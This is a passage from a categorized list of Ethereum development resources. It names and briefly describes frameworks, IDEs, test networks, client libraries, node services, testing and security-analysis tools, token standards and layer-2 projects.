- Embark - Framework for DApp development
- Waffle - Framework for advanced smart contract development and testing, small, flexible, fast (based on ethers.js)
- Dapp - Framework for DApp development, successor to DApple
- Etherlime - ethers.js based framework for Dapp deployment
- Parasol - Agile smart contract development environment with testing, INFURA deployment, automatic contract documentation and more. It features a flexible and unopinionated design with unlimited customizability
- 0xcert - JavaScript framework for building decentralized applications
- OpenZeppelin SDK - OpenZeppelin SDK: A suite of tools to help you develop, compile, upgrade, deploy and interact with smart contracts.
- sbt-ethereum - A tab-completey, text-based console for smart-contract interaction and development, including wallet and ABI management, ENS support, and advanced Scala integration.
- Cobra - A fast, flexible and simple development environment framework for Ethereum smart contract, testing and deployment on Ethereum virtual machine(EVM).
- Epirus - Java framework for building smart contracts.

18.1.1.3 IDEs

- **Remix** - Web IDE with built in static analysis, test blockchain VM.
- Ethereum Studio - Web IDE. Built in browser blockchain VM, Metamask integration (one click deployments to Testnet/Mainnet), transaction logger and live code your WebApp among many other features.
- Atom - Atom editor with Atom Solidity Linter, Etheratom, autocomplete-solidity, and language-solidity packages

- Vim solidity - Vim syntax file for solidity
- **Visual Studio Code** - Visual Studio Code extension that adds support for Solidity
- Ethcode - Visual Studio Code extension to compile, execute & debug Solidity & Vyper programs
- Intellij Solidity Plugin - Open-source plug-in for JetBrains IntelliJ Idea IDE (free/commercial) with syntax highlighting, formatting, code completion etc.
- YAKINDU Solidity Tools - Eclipse based IDE. Features context sensitive code completion and help, code navigation, syntax coloring, build in compiler, quick fixes and templates.
- Eth Fiddle - IDE developed by The Loom Network that allows you to write, compile and debug your smart contract. Easy to share and find code snippets.

18.1.2 Other tools

- Atra Blockchain Services - Atra provides web services to help you build, deploy, and maintain decentralized applications on the Ethereum blockchain.
- Azure Blockchain Dev Kit for Ethereum for VSCode - VSCode extension that allows for creating smart contracts and deploying them inside of Visual Studio Code

18.1.3 Test Blockchain Networks

- ethnode - Run an Ethereum node (Geth or Parity) for development, as easy as `npm i -g ethnode && ethnode`.
- **Ganache** - App for local test of Ethereum blockchain with visual UI and logs
- Kaleido - Use Kaleido for spinning up a consortium blockchain network. Great for PoCs and testing
- Besu Private Network - Run a private network of Besu nodes in a Docker container ** Orion - Component for performing private transactions by PegaSys ** Artemis - Java implementation of the Ethereum 2.0 Beacon Chain by PegaSys
- Cliquebait - Simplifies integration and accepting testing of smart contract applications with docker instances that closely resembles a real blockchain network
- Local Raiden - Run a local Raiden network in docker containers for demo and testing purposes
- Private networks deployment scripts - Out-of-the-box deployment scripts for private PoA networks
- Local Ethereum Network - Out-of-the-box deployment scripts for private PoW networks
- Ethereum on Azure - Deployment and governance of consortium Ethereum PoA networks
- Ethereum on Google Cloud - Build Ethereum network based on Proof of Work
- **Infura** - Ethereum API access to Ethereum networks (Mainnet, Ropsten, Rinkeby, Goerli, Kovan)
- CloudFlare Distributed Web Gateway - Provides access to the Ethereum network through the Cloudflare instead of running your own node
- Chainstack - Shared and dedicated Ethereum nodes as a service (Mainnet, Ropsten)
- Alchemy - Blockchain Developer Platform, Ethereum API, and Node Service (Mainnet, Ropsten, Rinkeby, Goerli, Kovan)

- ZMOK - JSON-RPC Ethereum API (Mainnet, Rinkeby, Front-running Mainnet)
- Watchdata - Provide simple and reliable API access to Ethereum blockchain

18.1.3.1 Test Ether Faucets

Blockchain to test contracts:

- Rinkeby faucet
- Kovan faucet
- Ropsten faucet (MetaMask)
- Ropsten faucet (rpanic)
- Goerli faucet
- Universal faucet
- Nethereum.Faucet - A C#/.NET faucet

18.1.4 Communicating with Ethereum

18.1.4.1 Frontend Ethereum APIs

- **Web3.js** - Javascript Web3
- Eth.js - Javascript Web3 alternative
- Ethers.js - Javascript Web3 alternative, useful utilities and wallet features
- useDApp - React based framework for rapid DApp development on Ethereum
- light.js A high-level reactive JS library optimized for light clients.
- Web3Wrapper - Typescript Web3 alternative
- Ethereumjs - A collection of utility functions for Ethereum like ethereumjs-util and ethereumjs-tx
- Alchemy-web3.js - Javascript Web3 wrapper with automatic retries, access to Alchemy's enhanced APIs, and robust websocket connections.
- flex-contract and flex-ether - Modern, zero-configuration, high-level libraries for interacting with smart contracts and making transactions.
- ez-ens - Simple, zero-configuration Ethereum Name Service address resolver.
- web3x - A TypeScript port of web3.js. Benefits includes tiny builds and full type safety, including when interacting with contracts.
- Nethereum - Cross-platform Ethereum development framework
- dfuse - A TypeScript library to use dfuse Ethereum API
- Drizzle - Redux library to connect a frontend to a blockchain
- Tasit SDK - A JavaScript SDK for making native mobile Ethereum dapps using React Native
- useMetamask - a custom React Hook to manage Metamask in Ethereum ĐApp projects
- WalletConnect - Open protocol for connecting Wallets to Dapps
- Subproviders - Several useful subproviders to use in conjunction with Web3-provider-engine (including a LedgerSubprovider for adding Ledger hardware wallet support to your dApp)
- ethvtx - ethereum-ready & framework-agnostic redux store configuration. docs

- Strictly Typed - Javascript alternatives
    - elm-ethereum
    - purescript-web3
- ChainAbstractionLayer - Communicate with different blockchains (including Ethereum) using a single interface.
- Delphereum - a Delphi interface to the Ethereum blockchain that allows for development of native dApps for Windows, macOS, iOS, and Android.
- Torus - Open-sourced SDK to build dapps with a seamless onboarding UX
- Fortmatic - A simple to use SDK to build web3 dApps without extensions or downloads.
- Portis - A non-custodial wallet with an SDK that enables easy interaction with DApps without installing anything.
- create-eth-app - Create Ethereum-powered front-end apps with one command.
- Scaffold-ETH - Beginner friendly forkable github for getting started building smart contracts.
- Notify.js - Deliver real-time notifications to your users. With built-in support for Speed-Ups and Cancels, Blocknative Notify.js helps users transact with confidence. Notify.js is easy to integrate and quick to customize.

18.1.4.2 Backend Ethereum APIs

- Web3.py - Python Web3
- Web3.php - PHP Web3
- Ethereum-php - PHP Web3
- Web3j - Java Web3
- Nethereum - .Net Web3
- Ethereum.rb - Ruby Web3
- rust-web3 - Rust Web3
- Web3.hs - Haskell Web3
- KEthereum - Kotlin Web3
- Eventeum - A bridge between Ethereum smart contract events and backend microservices, written in Java by Kauri
- Ethereumex - Elixir JSON-RPC client for the Ethereum blockchain
- Ethereum-jsonrpc-gateway - A gateway that allows you to run multiple Ethereum nodes for redundancy and load-balancing purposes. Can be ran as an alternative to (or on top of) Infura. Written in Golang.
- EthContract - A set of helper methods to help query ETH smart contracts in Elixir
- Ethereum Contract Service - A MESG Service to interact with any Ethereum contract based on its address and ABI.
- Ethereum Service - A MESG Service to interact with events from Ethereum and interact with it.
- Marmo - Python, JS, and Java SDK for simplifying interactions with Ethereum. Uses relayers to offload transaction costs to relayers.

- Ethereum Logging Framework - provides advanced logging capabilities for Ethereum applications and networks including a query language, query processor, and logging code generation
- Watchdata - Provide simple and reliable API access to Ethereum blockchain

18.1.4.3 Bootstrap/Out-of-Box tools

- Truffle boxes - Packaged components for the Ethereum ecosystem
- Create Eth App - Create Ethereum-powered frontend apps with one command
- Besu Private Network - Run a private network of Besu nodes in a Docker container
- Testchains - Pre-configured .NET devchains for fast response (PoA) ** Blazor/Blockchain Explorer - Wasm blockchain explorer (functional sample)
- Local Raiden - Run a local Raiden network in docker containers for demo and testing purposes
- Private networks deployment scripts - Out-of-the-box deployment scripts for private PoA networks
- Parity Demo-PoA Tutorial - Step-by-Step tutorial for building a PoA test chain with 2 nodes with Parity authority round consensus
- Local Ethereum Network - Out-of-the-box deployment scripts for private PoW networks
- Kaleido - Use Kaleido for spinning up a consortium blockchain network. Great for PoCs and testing
- Cheshire - A local sandbox implementation of the CryptoKitties API and smart contracts, available as a Truffle Box
- aragonCLI - aragonCLI is used to create and develop Aragon apps and organizations.
- ColonyJS - JavaScript client that provides an API for interacting with the Colony Network smart contracts.
- ArcJS - Library that facilitates javascript application access to the DAOstack Arc ethereum smart contracts.
- Arkane Connect - JavaScript client that provides an API for interacting with Arkane Network, a wallet provider for building user-friendly dapps.
- Onboard.js - Blocknative Onboard is the quick and easy way to add multi-wallet support to your project. With built-in modules for more than 20 unique hardware and software wallets, Onboard saves you time and headaches.
- web3-react - React framework for building single-page Ethereum dApps

18.1.4.4 Ethereum ABI (Application Binary Interface) tools

- Online ABI encoder - Free ABI encoder online service that allows you to encode your Solidity contract's functions and constructor arguments.
- ABI decoder - library for decoding data params and events from Ethereum transactions
- ABI-gen - Generate Typescript contract wrappers from contract ABI's.
- Ethereum ABI UI - Auto-generate UI form field definitions and associated validators from an Ethereum contract ABI
- headlong - type-safe Contract ABI and Recursive Length Prefix library in Java

- EasyDapper - Generate dapps from Truffle artifacts, deploy contracts on public/private networks, offers live customizable public page to interact with contracts.
- One Click dApp - Instantly create a dApp at a unique URL using the ABI.
- Truffle Pig - a development tool that provides a simple HTTP API to find and read from Truffle-generated contract files, for use during local development. Serves fresh contract ABIs over http.
- Ethereum Contract Service - A MESG Service to interact with any Ethereum contract based on its address and ABI.
- Nethereum-CodeGenerator - A web based generator which creates a Nethereum based C# Interface and Service based on Solidity Smart Contracts.
- EVMConnector - Create shareable contract dashboards and interact with arbitrary EVM-based blockchain functions, with or without an ABI.

18.1.4.5 Patterns & Best Practices

18.1.4.5.1 Patterns for Smart Contract Development

- Dappsys: Safe, simple, and flexible Ethereum contract building blocks
  - has solutions for common problems in Ethereum/Solidity, eg.
    - Whitelisting
    - Upgradable ERC20-Token
    - ERC20-Token-Vault
    - Authentication (RBAC)
    - ...several more...
  - provides building blocks for the MakerDAO or The TAO
  - should be consulted before creating own, untested, solutions
  - usage is described in Dapp-a-day 1-10 and Dapp-a-day 11-25
- OpenZeppelin Contracts: An open framework of reusable and secure smart contracts in the Solidity language.
  - Likely the most widely-used libraries and smart contracts
  - Similar to Dappsys, more integrated into Truffle framework
  - Blog about Best Practices with Security Audits
- Advanced Workshop with Assembly
- Simpler Ethereum Multisig - especially section *Benefits*
- CryptoFin Solidity Auditing Checklist - A checklist of common findings, and issues to watch out for when auditing a contract for a mainnet launch.
- aragonOS: A smart contract framework for building DAOs, Dapps and protocols
  - Upgradeability: Smart contracts can be upgraded to a newer version
  - Permission control: By using the `auth` and `authP` modifiers, you can protect functionality so only other apps or entities can access it
  - Forwarders: aragonOS apps can send their intent to perform an action to other apps, so that intent is forwarded if a set of requirements are met
- EIP-2535 Diamond Standard
  - Organize contracts so they share the same contract storage and Ethereum address.
  - Solves the 24KB max contract size limit.

    - Upgrade diamonds by adding/replacing/removing any number of functions in a single transaction.
    - Upgrades are transparent by recording them with a standard event.
    - Get information about a diamond with events and/or four standard functions.
- Clean Contracts - A guide to writing clean code

18.1.4.5.2 Upgradeability

- Blog von Elena Dimitrova, Dev at colony.io
    - https://blog.colony.io/writing-more-robust-smart-contracts-99ad0a11e948
    - https://blog.colony.io/writing-upgradeable-contracts-in-solidity-6743f0eecc88
- Aragon research blog
    - Library driven development
    - Advanced Solidity code deployment techniques
- OpenZeppelin on Proxy Libraries

18.1.5 Infrastructure

18.1.5.1 Ethereum Clients

- Besu - an open-source Ethereum client developed under the Apache 2.0 license and written in Java. The project is hosted by Hyperledger.
- Geth - Go client
- OpenEthereum - Rust client, formerly called Parity
- Aleth - C++ client
- Nethermind - .NET Core client
- Infura - A managed service providing Ethereum client standards-compliant APIs
- Trinity - Python client using py-evm
- Ethereumjs - JS client using ethereumjs-vm
- Seth - Seth is an Ethereum client tool—like a "MetaMask for the command line"
- Mustekala - Ethereum Light Client project of Metamask
- Exthereum - Elixir client
- EWF Parity - Energy Web Foundation client for the Tobalaba test network
- Quorum - A permissioned implementation of Ethereum supporting data privacy by JP Morgan
- Mana - Ethereum full node implementation written in Elixir.
- Chainstack - A managed service providing shared and dedicated Geth nodes
- QuickNode - Blockchain developer cloud with API access and node-as-a-service.
- Watchdata - Provide simple and reliable API access to Ethereum blockchain

18.1.5.2 Storage

- IPFS - Decentralised storage and file referencing
    - Mahuta - IPFS Storage service with added search capability, formerly IPFS-Store

    - OrbitDB - Decentralised database on top of IPFS
    - JS IPFS API - A client library for the IPFS HTTP API, implemented in JavaScript
    - TEMPORAL - Easy to use API into IPFS and other distributed/decentralised storage protocols
    - PINATA - The Easiest Way to Use IPFS
- Swarm - Distributed storage platform and content distribution service, a native base layer service of the Ethereum web3 stack
- Infura - A managed IPFS API Gateway and pinning service
- 3Box Storage - An api for user controlled, distrubuted storage. Built on top of IPFS and Orbitdb.
- Aleph.im - an offchain incentivized peer-to-peer cloud project (database, file storage, computing and DID) compatible with Ethereum and IPFS.

18.1.5.3 Messaging

- Whisper - Communication protocol for DApps to communicate with each other, a native base layer service of the Ethereum web3 stack
- DEVp2p Wire Protocol - Peer-to-peer communications between nodes running Ethereum/Whisper
- Pydevp2p - Python implementation of the RLPx network layer
- 3Box Threads - API to allow developers to implement IPFS persisted, or in memory peer to peer messaging.

18.1.6 Testing Tools

- Truffle Teams - Zero-Config continuous integration for truffle projects
- Solidity code coverage - Solidity code coverage tool
- Solidity coverage - Alternative code coverage for Solidity smart-contracts
- Solidity function profiler - Solidity contract function profiler
- Sol-profiler - Alternative and updated Solidity smart contract profiler
- Espresso - Speedy, parallelised, hot-reloading solidity test framework
- Eth tester - Tool suite for testing Ethereum applications
- Cliquebait - Simplifies integration and accepting testing of smart contract applications with docker instances that closely resembles a real blockchain network
- Hevm - The hevm project is an implementation of the Ethereum virtual machine (EVM) made specifically for unit testing and debugging smart contracts
- Ethereum graph debugger - Solidity graphical debugger
- Tenderly CLI - Speed up your development with human readable stack traces
- Solhint - Solidity linter that provides security, style guide and best practice rules for smart contract validation
- Ethlint - Linter to identify and fix style & security issues in Solidity, formerly Solium
- Decode - npm package which parses tx's submitted to a local testrpc node to make them more readable and easier to understand

- truffle-assertions - An npm package with additional assertions and utilities used in testing Solidity smart contracts with truffle. Most importantly, it adds the ability to assert whether specific events have (not) been emitted.
- Psol - Solidity lexical preprocessor with mustache.js-style syntax, macros, conditional compilation and automatic remote dependency inclusion.
- solpp - Solidity preprocessor and flattener with a comprehensive directive and expression language, high precision math, and many useful helper functions.
- Decode and Publish – Decode and publish raw ethereum tx. Similar to https://live.blockcypher.com/btc-testnet/decodetx/
- Doppelgänger - a library for mocking smart contract dependencies during unit testing.
- rocketh - A simple lib to test ethereum smart contract that allow to use whatever web3 lib and test runner you choose.
- pytest-cobra - PyTest plugin for testing smart contracts for Ethereum blockchain.

18.1.7 Security Tools

- MythX - Security verification platform and tools ecosystem for Ethereum developers
- Mythril - Open-source EVM bytecode security analysis tool
- Oyente - Alternative static smart contract security analysis
- Securify - Security scanner for Ethereum smart contracts
- SmartCheck - Static smart contract security analyzer
- Ethersplay - EVM disassembler
- Evmdis - Alternative EVM disassembler
- Hydra - Framework for cryptoeconomic contract security, decentralised security bounties
- Solgraph - Visualise Solidity control flow for smart contract security analysis
- Manticore - Symbolic execution tool on Smart Contracts and Binaries
- Slither - A Solidity static analysis framework
- Adelaide - The SECBIT static analysis extension to Solidity compiler
- solc-verify - A modular verifier for Solidity smart contracts
- Solidity security blog - Comprehensive list of known attack vectors and common anti-patterns
- Awesome Buggy ERC20 Tokens - A Collection of Vulnerabilities in ERC20 Smart Contracts With Tokens Affected
- Free Smart Contract Security Audit - Free smart contract security audits from Callisto Network
- Piet - A visual Solidity architecture analyzer

18.1.8 Monitoring

- Alethio - An advanced Ethereum analytics platform that provides live monitoring, insights and anomaly detection, token metrics, smart contract audits, graph visualization and blockchain search. Real-time market information and trading activities across Ethereum's decentralized exchanges can also be explored.
- amberdata.io - Provides live monitoring, insights and anomaly detection, token metrics, smart contract audits, graph visualization and blockchain search.

- Neufund - Smart Contract Watch - A tool to monitor a number of smart contracts and transactions
- Scout - A live data feed of the activities and event logs of your smart contracts on Ethereum
- Tenderly - A platform that gives users reliable smart contract monitoring and alerting in the form of a web dashboard without requiring users to host or maintain infrastructure
- Chainlyt - Explore smart contracts with decoded transaction data, see how the contract is used and search transactions with specific function calls
- BlockScout - A tool for inspecting and analyzing EVM based blockchains. The only full featured blockchain explorer for Ethereum networks.
- Terminal - A control panel for monitoring dapps. Terminal can be used to monitor your users, dapp, blockchain infrastructure, transactions and more.
- Ethereum-watcher - An extensible framework written in Golang for listening to on-chain events and doing something in response.
- Alchemy Notify - Notifications for mined and dropped transactions, gas price changes, and address activity for desired addresses.
- Blocknatve Mempool Explorer — Monitor any contract or wallet address and get streaming mempool events for every lifecycle stage — including drops, confirms, speedups, cancels, and more. Automatically decode confirmed internal transactions. And filter exactly how you want. Recieve events in our visual, no-code, interface or associate them with your API key to get events via a webhook. Mempool Explorer helps exchanges, protocols, wallets, and traders monitor and act on transactions in real-time.
- Ethernal - Ethereum block explorer for private chain. Browse transactions, decode function calls, event data or contract variables values on your locally running chain.

18.1.9 Other Miscellaneous Tools

- aragonPM - a decentralized package manager powered by aragonOS and Ethereum. aragonPM enables decentralized governance over package upgrades, removing centralized points of failure.
- Truffle boxes - Packaged components for building DApps fast.
    - Cheshire - A local sandbox implementation of the CryptoKitties API and smart contracts, available as a Truffle Box
- Solc - Solidity compiler
- Sol-compiler - Project-level Solidity compiler
- Solidity cli - Compile solidity-code faster, easier and more reliable
- Solidity flattener - Combine solidity project to flat file utility. Useful for visualizing imported contracts or for verifying your contract on Etherscan
- Sol-merger - Alternative, merges all imports into single file for solidity contracts
- RLP - Recursive Length Prefix Encoding in JavaScript
- eth-cli - A collection of CLI tools to help with ethereum learning and development
- Ethereal - Ethereal is a command line tool for managing common tasks in Ethereum
- Eth crypto - Cryptographic javascript-functions for Ethereum and tutorials to use them with web3js and solidity
- Parity Signer - mobile app allows signing transactions

- py-eth - Collection of Python tools for the Ethereum ecosystem
- truffle-flattener - Concats solidity files developed under Truffle with all of their dependencies
- Decode - npm package which parses tx's submitted to a local testrpc node to make them more readable and easier to understand
- TypeChain - Typescript bindings for Ethereum smartcontracts
- EthSum - A Simple Ethereum Address Checksum Tool
- PHP based Blockchain indexer - allows indexing blocks or listening to Events in PHP
- Purser - JavaScript universal wallet tool for Ethereum-based wallets. Supports software, hardware, and Metamask -- brings all wallets into a consistent and predictable interface for dApp development.
- Node-Metamask - Connect to MetaMask from node.js
- Solidity-docgen - Documentation generator for Solidity projects
- Ethereum ETL - Export Ethereum blockchain data to CSV or JSON files
- prettier-plugin-solidity - Prettier plugin for formatting Solidity code
- Unity3dSimpleSample - Ethereum and Unity integration demo
- Flappy - Ethereum and Unity integration demo/sample
- Wonka - Nethereum business rules engine demo/sample
- Resolver-Engine - A set of tools to standarize Solidity import and artifact resolution in frameworks.
- eth-reveal - A node and browser tool to inspect transactions - decoding where possible the method, event logs and any revert reasons using ABIs found online.
- Ethereum-tx-sender - A useful library written in Golang to reliably send a transaction — abstracting away some of the tricky low level details such as gas optimization, nonce calculations, synchronization, and retries.
- truffle-plugin-verify - Seamlessly verify contract source code on Etherscan from the Truffle command line.
- Blocknative Gas Platform — Gas estimation for builders, by builders. Gas Platform harnesses Blocknative's real-time mempool data infrastructure to accurately and consistently estimate Ethereum transaction fees. This provides builders and traders with an up-to-the-moment gas fee API.
- ETH Gas.watch - A gas price watcher with email notifications on price change

18.1.10 Smart Contract Standards & Libraries

18.1.10.1 ERCs - The Ethereum Request for Comment repository

- Tokens
  - ERC-20 - Original token contract for fungible assets
  - ERC-721 - Token standard for non-fungible assets
  - ERC-777 - An improved token standard for fungible assets
  - ERC-918 - Mineable Token Standard
- ERC-165 - Creates a standard method to publish and detect what interfaces a smart contract implements.

- ERC-725 - Proxy contract for key management and execution, to establish a Blockchain identity.
- ERC-173 - A standard interface for ownership of contracts

18.1.10.2 Popular Smart Contract Libraries

- Zeppelin - Contains tested reusable smart contracts like SafeMath and OpenZeppelin SDK library for smart contract upgradeability
- cryptofin-solidity - A collection of Solidity libraries for building secure and gas-efficient smart contracts on Ethereum.
- Modular Libraries - A group of packages built for use on blockchains utilising the Ethereum Virtual Machine
- DateTime Library - A gas-efficient Solidity date and time library
- Aragon - DAO protocol. Contains aragonOS smart contract framework with focus on upgradeability and governance
- ARC - an operating system for DAOs and the base layer of the DAO stack.
- 0x - DEX protocol
- Token Libraries with Proofs - Contains correctness proofs of token contracts wrt. given specifications and high-level properties
- Provable API - Provides contracts for using the Provable service, allowing for off-chain actions, data-fetching, and computation
- ABDK Libraries for Solidity - Fixed-point (64.64 bit) and IEEE-754 compliant quad precision (128 bit) floating-point math libraries for Solidity

18.1.11 Developer Guides for 2nd Layer Infrastructure

18.1.11.1 Scalability

18.1.11.2 Payment/State Channels

- Ethereum Payment Channel - Ethereum Payment Channel in 50 lines of code
- µRaiden Documentation - Guides and Samples for µRaiden Sender/Receiver Use Cases

18.1.11.3 Plasma

- Learn Plasma - Website as Node application that was started at the 2018 IC3-Ethereum Crypto Boot Camp at Cornell University, covering all Plasma variants (MVP/Cash/Debit)
- Plasma MVP - OmiseGO's research implementation of Minimal Viable Plasma
- Plasma MVP Golang - Golang implementation and extension of the Minimum Viable Plasma specification
- Plasma Guard - Automatically watch and challenge or exit from Omisego Plasma Network when needed.
- Plasma OmiseGo Watcher - Interact with Plasma OmiseGo network and notifies for any byzantine events.

18.1.11.4 Side-Chains

- POA Network
  - POA Bridge
  - POA Bridge UI
  - POA Bridge Contracts
- Loom Network
- Matic Network

18.1.11.5 Privacy / Confidentiality

18.1.11.5.1ZK-SNARKs

- ZoKrates - A toolbox for zkSNARKS on Ethereum
- The AZTEC Protocol - Confidential transactions on the Ethereum network, implementation is live on the Ethereum main-net
- Nightfall - Make any ERC-20 / ERC-721 token private - open source tools & microservices
- Proxy Re-encryption (PRE) ** NuCypher Network - A proxy re-encryption network to empower data privacy in decentralized systems ** pyUmbral - Threshold proxy re-encryption cryptographic library
- Fully Homomorphic Encryption (FHE) ** NuFHE - GPU accelerated FHE library

18.1.11.6 Scalability + Privacy

18.1.11.7 ZK-STARKs

- StarkWare and StarkWare Resources - StarkEx scalability engine storing state transitions on-chain

18.1.11.8 Prebuilt UI Components

- aragonUI - A React library including Dapp components
- components.bounties.network - A React library including Dapp components
- ui.decentraland.org - A React library including Dapp components
- dapparatus - Reusable React Dapp components
- Metamask ui - Metamask React Components
- DappHybrid - A cross-platform hybrid hosting mechanism for web based decentralised applications
- Nethereum.UI.Desktop - Cross-platform desktop wallet sample
- eth-button - Minimalist donation button
- Rimble Design System - Adaptable components and design standards for decentralized applications.
- 3Box Plugins - Drop in react components for social functionality. Including comments, profiles and messaging.